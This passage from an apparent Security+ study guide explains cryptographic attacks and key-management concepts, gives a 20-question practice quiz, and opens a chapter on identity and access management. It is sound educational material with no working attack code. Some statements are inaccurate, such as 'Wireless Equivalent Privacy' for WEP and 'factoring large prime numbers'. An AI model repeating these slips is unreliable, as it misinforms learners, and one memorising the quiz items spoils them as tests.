Hardware security modules (HSMs) also provide an effective way to manage encryption keys. These hardware devices store and manage encryption keys in a secure manner that prevents humans from ever needing to work directly with the keys. HSMs range in scope and complexity from very simple devices, such as the YubiKey, that store encrypted keys on a USB drive for personal use, to more complex enterprise products that reside in a datacenter. Cloud providers, such as Amazon and Microsoft, also offer cloud-based HSMs that provide secure key management for infrastructure-as-a-service (IaaS) services.

Cryptographic Attacks

If time has taught us anything, it is that people frequently do things that other people thought were impossible. Every time a new code or process is invented that is thought to be unbreakable, someone comes up with a method of breaking it.

Let's look at some common code-breaking techniques.

Brute Force

This method simply involves trying every possible key. It is guaranteed to work, but it is likely to take so long that it is not usable. For example, to break a Caesar cipher, there are only 26 possible keys, which you can try in a very short time. But even DES, which has a rather weak key, would take 2^{56} different attempts. That is 72,057,594,037,927,936 possible DES keys. To put that in perspective, if you try 1 million keys per second, it would take you just a bit over 46,190,765 years to try them all.

Frequency Analysis

Frequency analysis involves looking at the blocks of an encrypted message to determine if any common patterns exist. Initially, the analyst doesn't try to break the code but looks at the patterns in the message. In the English language, the letters *e* and *t* and words like *the, and, that, it, and is* are very common. Single letters that stand alone in a sentence are usually limited to *a* and *I*.

A determined cryptanalyst looks for these types of patterns and, over time, may be able to deduce the method used to encrypt the data. This process can sometimes be simple, or it may take a lot of effort. This method works only on the historical ciphers that we discussed at the beginning of this chapter. It does not work on modern algorithms.

Known Plain Text

This attack relies on the attacker having pairs of known plain text along with the corresponding ciphertext. This gives the attacker a place to start attempting to derive the key. With modern ciphers, it would still take many billions of such combinations to have a chance at cracking the cipher. This method was, however, successful at cracking the German Naval Enigma. The code breakers at Bletchley Park in the UK realized that all German Naval messages ended with *Heil Hitler*. They used this known plain-text attack to crack the key.

Chosen Plain Text

In this attack, the attacker obtains the ciphertexts corresponding to a set of plain texts of their own choosing. This allows the attacker to attempt to derive the key used and thus decrypt other messages encrypted with that key. This can be difficult, but it is not impossible. Advanced methods such as differential cryptanalysis are types of chosen plain-text attacks.

Related Key Attack

This is like a chosen plain-text attack, except the attacker can obtain ciphertexts encrypted under two different keys. This is a useful attack if you can obtain the plain-text and matching ciphertext.

Birthday Attack

This is an attack on cryptographic hashes, based on something called the *birthday theorem*. The basic idea is this:

How many people would you need to have in a room to have a strong likelihood that two would have the same birthday (month and day, but not year)?

Obviously, if you put 367 people in a room, at least two of them must have the same birthday, since there are only 365 days in a year, plus one more in a leap year. The paradox is not asking how many people you need to guarantee a match—just how many you need to have a strong probability.

Even with 23 people in the room, you have a 50 percent chance that two will have the same birthday. The probability that the first person does not share a birthday with any previous person is 100 percent, because there are no previous people in the set. That can be written as $365/365$.

The second person has only one preceding person, and the odds that the second person has a birthday different from the first are $364/365$. The third person might share a birthday with two preceding people, so the odds of having a birthday from either of the two preceding people are $363/365$. Because each of these is independent, we can compute

the probability as follows:

$$365/365 \times 364/365 \times 363/365 \times 362/365 \dots \times 342/365$$

(342 is the probability that the 23rd person shares a birthday with a preceding person.) When we convert these to decimal values, it yields (truncating at the third decimal point):

$$1 \times 0.997 \times 0.994 \times 0.991 \times 0.989 \times 0.986 \times \dots \times 0.936 = 0.49, \text{ or } 49 \text{ percent}$$

This 49 percent is the probability that 23 people will not have any birthdays in common; thus, there is a 51 percent (better than even odds) chance that two of the 23 will have a birthday in common.

The math works out to about $1.7\sqrt{n}$ to get a collision. Remember, a collision is when two inputs produce the same output. So for an MD5 hash, you might think that you need $2^{128} + 1$ different inputs to get a collision—and for a guaranteed collision you do. That is an exceedingly large number: 3.4028236692093846346337460743177e+38.

But the Birthday paradox tells us that to just have a 51 percent chance of there being a collision with a hash you only need $1.7\sqrt{n}$ (n being 2^{128}) inputs. That number is still very large:

31,359,464,925,306,237,747.2. But it is much smaller than the brute-force approach of trying every possible input.

Downgrade Attack

A *downgrade attack* is sometimes used against secure communications such as TLS in an attempt to get the user or system to inadvertently shift to less secure cryptographic modes. The idea is to trick the user into shifting to a less secure version of the protocol, one that might be easier to break.

Exam Note

As you prepare for the exam, be sure to understand the differences between downgrade attacks as well as the concept of collisions and

birthday attacks, as these are specifically mentioned in the exam objectives!

Hashing, Salting, and Key Stretching

Rainbow table attacks attempt to reverse hashed password values by precomputing the hashes of common passwords. The attacker takes a list of common passwords and runs them through the hash function to generate the rainbow table. They then search through lists of hashed values, looking for matches to the rainbow table. The most common approach to preventing these attacks is *salting*, which adds a randomly generated value to each password prior to hashing.

Key stretching is used to create encryption keys from passwords in a strong manner. Key stretching algorithms, such as the Password-Based Key Derivation Function v2 (PBKDF2), use thousands of iterations of salting and hashing to generate encryption keys that are resilient against attack.

Exam Note

Hashing, salting, and key stretching are all specifically mentioned in the exam objectives. Be sure that you understand these concepts!

Exploiting Weak Keys

There are also scenarios in which someone is using a good cryptographic algorithm (like AES) but has it implemented in a weak manner—for example, using weak key generation. A classic example is the Wireless Equivalent Privacy (WEP) protocol. This protocol uses an improper implementation of the RC4 encryption algorithm and has significant security vulnerabilities. That is why WEP should never be used on a modern network.

Exploiting Human Error

Human error is one of the major causes of encryption vulnerabilities. If an email is sent using an encryption scheme, someone else may send it *in the clear* (unencrypted). If a cryptanalyst gets ahold of both messages, the process of decoding future messages will be simplified considerably. A code key might wind up in the wrong hands, giving insights into what the key consists of. Many systems have been broken into as a result of these types of accidents.

A classic example involved the transmission of a sensitive military-related message using an encryption system. Most messages have a preamble that informs the receiver who the message is for, who sent it, how many characters are in the message, the date and time it was sent, and other pertinent information. In this case, the preamble was sent in clear text, and this information was also encrypted and put into the message. As a result, the cryptanalysts gained a key insight into the message contents. They were given approximately 50 characters that were repeated in the message in code. This error caused a relatively secure system to be compromised.

Another error is to use weak or deprecated algorithms. Over time, some algorithms are no longer considered appropriate. This may be due to some flaw found in the algorithm. It can also be due to increasing computing power. For example, in 1976 DES was considered very strong. But advances in computer power have made its key length too short. Although the algorithm is sound, the key size makes DES a poor choice for modern cryptography, and that algorithm has been deprecated.

Emerging Issues in Cryptography

As you prepare for the Security+ exam, you'll need to stay abreast of some emerging issues in cryptography and cryptographic applications. Let's review some of the topics covered in the Security+ exam objectives.

Tor and the Dark Web

Tor, formerly known as The Onion Router, provides a mechanism for anonymously routing traffic across the Internet using encryption and a set of relay nodes. It relies on a technology known as *perfect forward secrecy*, where layers of encryption prevent nodes in the relay chain from reading anything other than the specific information they need to accept and forward the traffic. By using perfect forward secrecy in combination with a set of three or more relay nodes, Tor allows for both anonymous browsing of the standard Internet, as well as the hosting of completely anonymous sites on the Dark Web.

Blockchain

The *blockchain* is, in its simplest description, a distributed and immutable *open public ledger*. This means that it can store records in a way that distributes those records among many different systems located around the world and do so in manner that prevents anyone from tampering with those records. The blockchain creates a data store that nobody can tamper with or destroy.

The first major application of the blockchain is *cryptocurrency*. The blockchain was originally invented as a foundational technology for Bitcoin, allowing the tracking of Bitcoin transactions without the use of a centralized authority. In this manner, blockchain allows the existence of a currency that has no central regulator. Authority for Bitcoin transactions is distributed among all participants in the Bitcoin blockchain.

Although cryptocurrency is the blockchain application that has received the most attention, there are many other uses for a distributed immutable ledger—so much so that new applications of blockchain technology seem to be appearing every day. For example, property ownership records could benefit tremendously from a blockchain application. This approach would place those records in a transparent, public repository that is protected against intentional or accidental damage. Blockchain technology might also be used to track supply chains, providing consumers with confidence that their produce came from reputable sources and allowing regulators to easily track down the origin of recalled produce.

Lightweight Cryptography

There are many specialized use cases for cryptography that you may encounter during your career where computing power and energy might be limited.

Some devices operate at extremely low power levels and put a premium on conserving energy. For example, imagine sending a satellite into space with a limited power source. Thousands of hours of engineering goes into getting as much life as possible out of that power source. Similar cases happen here on Earth, where remote sensors must transmit information using solar power, a small battery, or other circumstances.

Smartcards are another example of a low power environment. They must be able to communicate securely with smartcard readers, but only using the energy either stored on the card or transferred to it by a magnetic field.

In these cases, cryptographers often design specialized hardware that is purpose-built to implement lightweight cryptographic algorithms with as little power expenditure as possible. You won't need to know the details of how these algorithms work, but you should be familiar with the concept that specialized hardware can minimize power consumption.

Another specialized use case for cryptography are cases where you need very low latency. That simply means that the encryption and decryption should not take a long time. Encrypting network links is a common example of low latency cryptography. The data is moving across a network quickly and the encryption should be done as quickly as possible to avoid becoming a bottleneck.

Specialized encryption hardware also solves many low-latency requirements. For example, a dedicated VPN hardware device may contain cryptographic hardware that implements encryption and decryption operations in highly efficient form to maximize speed.

High resiliency requirements exist when it is extremely important that data be preserved and not destroyed accidentally during an encryption operation. In cases where resiliency is extremely important, the easiest

way to address the issue is for the sender of data to retain a copy until the recipient confirms the successful receipt and decryption of the data.

Homomorphic Encryption

Privacy concerns also introduce some specialized use cases for encryption. In particular, we sometimes have applications where we want to protect the privacy of individuals but still want to perform calculations on their data. *Homomorphic encryption* technology allows this, encrypting data in a way that preserves the ability to perform computation on that data. When you encrypt data with a homomorphic algorithm and then perform computation on that data, you get a result that, when decrypted, matches the result you would have received if you had performed the computation on the plain-text data in the first place.

Quantum Computing

Quantum computing is an emerging field that attempts to use quantum mechanics to perform computing and communication tasks. It's still mostly a theoretical field, but if it advances to the point where that theory becomes practical to implement, quantum cryptography may be able to defeat cryptographic algorithms that depend on factoring large prime numbers.

At the same time, quantum computing may be used to develop even stronger cryptographic algorithms that would be far more secure than modern approaches. We'll have to wait and see how those develop to provide us with strong quantum communications in the postquantum era.

Summary

Cryptography is one of the most important security controls in use today and it touches almost every other area of security, ranging from networking to software development. The use of cryptography supports the goals of providing confidentiality, integrity,

authentication, and non-repudiation in a wide variety of applications.

Symmetric encryption technology uses shared secret keys to provide security for data at rest and data in motion. As long as users are able to overcome key exchange and maintenance issues, symmetric encryption is fast and efficient. Asymmetric cryptography and the public key infrastructure (PKI) provide a scalable way to securely communicate, particularly when the communicating parties do not have a prior relationship.

Exam Essentials

Understand the goals of cryptography. The four goals of cryptography are confidentiality, integrity, authentication, and non-repudiation. Confidentiality is the use of encryption to protect sensitive information from prying eyes. Integrity is the use of cryptography to ensure that data is not maliciously or unintentionally altered. Authentication refers to uses of encryption to validate the identity of individuals. Non-repudiation ensures that individuals can prove to a third party that a message came from its purported sender.

Explain the differences between symmetric and asymmetric encryption. Symmetric encryption uses the same shared secret key to encrypt and decrypt information. Users must have some mechanism to exchange these shared secret keys. The Diffie–Hellman algorithm provides one approach. Asymmetric encryption provides each user with a pair of keys: a public key, which is freely shared, and a private key, which is kept secret. Anything encrypted with one key from the pair may be decrypted with the other key from the same pair.

Explain how digital signatures provide non-repudiation. Digital signatures provide non-repudiation by allowing a third party to verify the authenticity of a message. Senders create digital signatures by using a hash function to generate a message digest and then encrypting that digest with their own private key. Others may verify the digital signature by decrypting it with the sender's public key and comparing this decrypted message digest to one that they compute themselves using the hash function on the message.

Understand the purpose and use of digital certificates. Digital certificates provide a trusted mechanism for sharing public keys with other individuals. Users and organizations obtain digital certificates from certificate authorities (CAs), who demonstrate their trust in the certificate by applying their digital signature. Recipients of the digital certificate can rely on the public key it contains if they trust the issuing CA and verify the CA's digital signature.

Demonstrate familiarity with emerging issues in cryptography. Tor uses perfect forward secrecy to allow anonymous communication over the Internet. The blockchain is an immutable distributed public ledger made possible through the use of cryptography.

Review Questions

1. Mike is sending David an encrypted message using a symmetric encryption algorithm. What key should he use to encrypt the message?
 - A. Mike's public key
 - B. Mike's private key
 - C. David's public key
 - D. Shared secret key
2. Shahla recently discovered an attack where the attacker managed to force a network user to use weak encryption and was then able to decrypt that content. What term best describes this attack?
 - A. Downgrade
 - B. Collision
 - C. Homomorphic encryption
 - D. Birthday attack
3. Norm is using full-disk encryption technology to protect the contents of laptops against theft. What goal of cryptography is he attempting to achieve?

- A. Integrity
 - B. Non-repudiation
 - C. Authentication
 - D. Confidentiality
4. Brian discovers that a user suspected of stealing sensitive information is posting many image files to a message board. What technique might the individual be using to hide sensitive information in those images?
- A. Steganography
 - B. Homomorphic encryption
 - C. Replay attack
 - D. Birthday attack
5. Which one of the following statements about cryptographic keys is incorrect?
- A. All cryptographic keys should be kept secret.
 - B. Longer keys are better than shorter keys when the same algorithm is used.
 - C. Asymmetric algorithms generally use longer keys than symmetric algorithms.
 - D. Digital certificates are designed to share public keys.
6. What type of cipher operates on one character of text at a time?
- A. Block cipher
 - B. Bit cipher
 - C. Stream cipher
 - D. Balanced cipher
7. Vince is choosing a symmetric encryption algorithm for use in his organization. He would like to choose the strongest algorithm from these choices. What algorithm should he choose?

- A. DES
 - B. 3DES
 - C. RSA
 - D. AES
8. Kevin is configuring a web server to use digital certificates. What technology can he use to allow clients to quickly verify the status of those certificates without contacting a remote server?
- A. CRL
 - B. OCSP
 - C. Certificate stapling
 - D. Certificate pinning
9. Acme Widgets has 10 employees and they all need the ability to communicate with one another using a symmetric encryption system. The system should allow any two employees to securely communicate without other employees eavesdropping. If an 11th employee is added to the organization, how many new keys must be added to the system?
- A. 1
 - B. 2
 - C. 10
 - D. 11
10. Referring to the scenario in question 9, if Acme Widgets switched to an asymmetric encryption algorithm, how many keys would be required to add the 11th employee?
- A. 1
 - B. 2
 - C. 10
 - D. 11
11. What type of digital certificate provides the greatest level of

assurance that the certificate owner is who they claim to be?

- A. DV
 - B. OV
 - C. UV
 - D. EV
12. Glenn recently obtained a wildcard certificate for *.[mydomain.com](#). Which one of the following domains would not be covered by this certificate?
- A. [mydomain.com](#)
 - B. [core.mydomain.com](#)
 - C. dev. [www.mydomain.com](#)
 - D. [mail.mydomain.com](#)
13. Which one of the following servers is almost always an offline CA in a large PKI deployment?
- A. Root CA
 - B. Intermediate CA
 - C. RA
 - D. Internal CA
14. Which one of the following certificate formats is closely associated with Windows binary certificate files?
- A. DER
 - B. PEM
 - C. PFX
 - D. P7B
15. What type of security solution provides a hardware platform for the storage and management of encryption keys?
- A. HSM
 - B. IPS

- C. SIEM
 - D. SOAR
16. What type of cryptographic attack attempts to force a user to reduce the level of encryption that they use to communicate with a remote server?
- A. Birthday
 - B. Frequency
 - C. Downgrade
 - D. Collision
17. David would like to send Mike a message using an asymmetric encryption algorithm. What key should he use to encrypt the message?
- A. David's public key
 - B. David's private key
 - C. Mike's public key
 - D. Mike's private key
18. When Mike receives the message that David encrypted for him, what key should he use to decrypt the message?
- A. David's public key
 - B. David's private key
 - C. Mike's public key
 - D. Mike's private key
19. If David wishes to digitally sign the message that he is sending Mike, what key would he use to create the digital signature?
- A. David's public key
 - B. David's private key
 - C. Mike's public key
 - D. Mike's private key

20. When Mike receives the digitally signed message from David, what key should he use to verify the digital signature?
- A. David's public key
 - B. David's private key
 - C. Mike's public key
 - D. Mike's private key

Chapter 8

Identity and Access Management

THE COMPTIA SECURITY+ EXAM OBJECTIVES COVERED IN THIS CHAPTER INCLUDE:

✓ Domain 1.0: General Security Concepts

- 1.2. Summarize fundamental security concepts.
 - Authentication, Authorization, and Accounting (AAA) (Authenticating people, Authenticating systems, Authorization models)

✓ Domain 2.0: Threats, Vulnerabilities, and Mitigations

- 2.5. Explain the purpose of mitigation techniques used to secure the enterprise.
 - Access control (Access control list (ACL), Permissions)

✓ Domain 4.0: Security Operations

- 4.6. Given a scenario, implement and maintain identity and access management.
 - Provisioning/de-provisioning user accounts
 - Permission assignments and implications
 - Identity proofing
 - Federation
 - Single sign-on (SSO) (Lightweight Directory Access Protocol (LDAP)), Open authorization (OAuth), Security Assertions Markup Language (SAML)
 - Interoperability
 - Attestation
 - Access controls (Mandatory, Discretionary, Role-based,

Rule-based, Attribute-based, Time-of-day restrictions, Least privilege)

- Multifactor authentication (Implementations (Biometrics, Hard/soft authentication tokens, Security keys), Factors (Something you know, Something you have, Something you are, Somewhere you are))
- Password concepts (Password best practices (length, complexity, reuse, expiration, age), Password managers, Passwordless)
- Privileged access management tools (Just-in-time permissions, password vaulting, ephemeral credentials)

Identities are one of the most important security layers in modern organizations. Identities and the accounts they are connected to allow organizations to control who has access to their systems and services; to identify the actions that users, systems, and services are performing; and to control the rights that those accounts have and don't have. All of that means that a well-designed identity and access management architecture and implementation is critical to how organizations work.

This chapter begins by introducing you to the concept of identity, the set of claims made about a subject. Identities are claimed through an authentication process that proves that the identity belongs to the user who is claiming it. That user is then authorized to perform actions based on the rights and privileges associated with their user account. You will learn how privileged access management ensures that superusers and other privileged accounts have proper controls and monitoring in place. Along the way, you will learn about authentication methods, frameworks, and technologies, as well as key details about their implementation and how to secure them.

Once you have explored identity and authentication, authorization, and accounting (AAA), you will learn about identity life cycles, including provisioning, identity proofing, federation, single sign-on, and multifactor authentication. You will also explore the concept of

interoperability between authentication and authorization services. Finally, you will look at how filesystem permissions work with accounts to control which files users can read, write, and execute.

Identity

Identities are the sets of claims made about a subject. Subjects are typically people, applications, devices, systems, or organizations, but the most common application of *identity* is to individuals. Identities are typically linked to information about the subject, including details that are important to the use of their identity. This information includes attributes or information about the subject. Attributes can include a broad range of information, from name, age, location, or job title, to physical attributes like hair and eye color or height.



NOTE Attributes are sometimes differentiated from traits. When used this way, attributes are changeable things, like the subject's title or address, whereas traits are inherent to the subject, such as height, eye color, or place of birth.

When a subject wants to use their identity, they need to use one of a number of common ways to assert or claim an identity:

- *Usernames*, the most commonly used means of claiming an identity. It is important to remember that usernames are associated with an identity and are not an authentication factor themselves.
- *Certificates*, which can be stored on a system or paired with a storage device or security token and are often used to identify systems or devices as well as individuals.
- *Tokens*, a physical device that may generate a code, plug in via USB, or connect via Bluetooth or other means to present a certificate or other information.

- *SSH keys*, which are cryptographic representations of identity that replace a username and password.
- *Smartcards* use an embedded chip. Both contactless and physical chip reader–capable cards as well as hybrid cards are broadly deployed, and cryptographic smartcards often have the ability to generate key pairs on the card itself.

Lost Key Pairs

Exposed or lost key pairs can be a major security hassle. Uploading private keys to public code repositories is a relatively common issue, and poor practices around passphrase management for the key pairs or even using a blank password or passphrase for SSH keys is unfortunately common.

Although cloud service providers actively monitor for both key pair uploads to common third-party hosting services and for the exploits that quickly follow such exposures, ensuring that your organization trains developers and administrators on proper handling and management practices is an important security layer.

If you're wondering about smartcards and their use of key pairs, well-designed smartcards typically generate key pairs on the card to prevent copies of the key pair from being stored in another location. This means that the security of the card and its key generation and storage are critical to keeping the key pairs safe.

Authentication and Authorization

When a subject wants to claim an identity, they need to prove that the identity is theirs. That means they need to authenticate.

Authentication technologies like authentication protocols, servers, and standards all serve to ensure that the subject is who they claim that they are, that the authentication process remains safe and secure, and that capabilities like the ability to use *single sign-on (SSO)* work.

Authorization verifies what you have access to. When combined, authentication and authorization first verify who you are, and then allow you to access resources, systems, or other objects based on what you are authorized to use.

Authentication and Authorization Technologies

A broad range of authentication and authorization technologies are in current use for authentication and authorization. While the Security+ exam doesn't require you to know these specifically, the exam expects you to understand how identity and access management works, which means you'll need to understand that there are many authentication frameworks and that they have different uses, features, and challenges.

Exam Note

The current version of the Security+ exam outline focuses on SSO-related technologies—LDAP, OAuth, and SAML—as well as 802.1X and EAP, which will be covered in [Chapter 12](#), “Network Security.”

The Extensible Authentication Protocol (EAP) is an authentication framework that is commonly used for wireless networks. Many different implementations exist that use the EAP framework, including vendor-specific and open methods like EAP-TLS, LEAP, and EAP-TTLS. Each of these protocols implements EAP messages using that protocol's messaging standards. EAP is commonly used for wireless network authentication. We'll cover EAP in more depth in [Chapter 12](#) as part of network security as well.

Challenge Handshake Authentication Protocol (CHAP) is an authentication protocol designed to provide more security than earlier protocols like PAP. CHAP uses an encrypted challenge and three-way handshake to send credentials, as shown in [Figure 8.1](#).

802.1X is an IEEE standard for network access control (NAC), and it is

used for authentication for devices that want to connect to a network. In 802.1X systems, supplicants send authentication requests to authenticators such as network switches, access points, or wireless controllers. Those controllers connect to an authentication server, typically via RADIUS. The RADIUS servers may then rely on a backend directory using LDAP or Active Directory as a source of identity information. [Figure 8.2](#) shows an example of a common 802.1X architecture design using EAP, RADIUS, and LDAP.

Remote Authentication Dial-In User Service (*RADIUS*) is one of the most common authentication, authorization, and accounting (AAA) systems for network devices, wireless networks, and other services. RADIUS can operate via TCP or UDP and operates in a client-server model. RADIUS sends passwords that are obfuscated by a shared secret and MD5 hash, meaning that its password security is not very strong. RADIUS traffic between the RADIUS network access server and the RADIUS server is typically encrypted using IPSec tunnels or other protections to protect the traffic.




FIGURE 8.1 CHAP challenge and response sequence




FIGURE 8.2 802.1X authentication architecture with EAP, RADIUS, and LDAP



RADIUS is often associated with AAA (authentication, authorization, and accounting) systems. In an AAA system, users must first authenticate, typically with a username and password.

The system then allows them to perform actions they are authorized to by policies or permission settings. Accounting tracks resource utilization like time, bandwidth, or CPU utilization.

Terminal Access Controller Access Control System Plus (TACACS+) is a Cisco-designed extension to TACACS, the Terminal Access Controller Access Control System. TACACS+ uses TCP traffic to provide authentication, authorization, and accounting services. It provides full-packet encryption as well as granular command controls, allowing individual commands to be secured as needed.

Kerberos is a protocol for authenticating service requests between trusted hosts across an untrusted network like the Internet. Kerberos is designed to operate on untrusted networks and uses authentication to shield its authentication traffic. Kerberos users are composed of three main elements: the primary, which is typically the username; the instance, which helps to differentiate similar primaries; and realms, which consist of groups of users. Realms are typically separated by trust boundaries and have distinct Kerberos key distribution centers (KDCs). [Figure 8.3](#) demonstrates a basic Kerberos authentication flow.




FIGURE 8.3 Kerberos authentication process

When a client wants to use Kerberos to access a service, the client requests an authentication ticket, or ticket-granting ticket (TGT). An authentication server checks the client's credentials and responds with the TGT, which is encrypted using the secret key of the ticket-granting service (TGS). When the client wants to use a service, the client sends the TGT to the TGS (which is usually also the KDC) and includes the name of the resource it wants to use. The TGS sends back a valid session key for the service, and the client presents the key to the service to access it.



As you can see, authentication systems and processes can be complex, with a focus on ensuring that account holders are properly authenticated and that they are then given access to the specific resources or privileges that they should have. In modern zero-trust environments where continuous authorization checks are normal, this places an even heavier load on identity and authorization infrastructure.

Single Sign-On

Single sign-on (SSO) systems allow a user to log in with a single identity and then use multiple systems or services without reauthenticating. SSO systems provide significant advantages because they simplify user interactions with authentication and authorization systems, but they require a trade-off in the number of identity-based security boundaries that are in place. This means that many organizations end up implementing SSO for many systems but may require additional authentication steps or use of an additional privileged account for high-security environments.

You're likely using SSO every day. If you log into a Google service like Gmail, you're also automatically authenticated to YouTube and other Google-owned applications. You're also likely to encounter it in enterprise environments where it is commonly enabled to smooth out work processes.

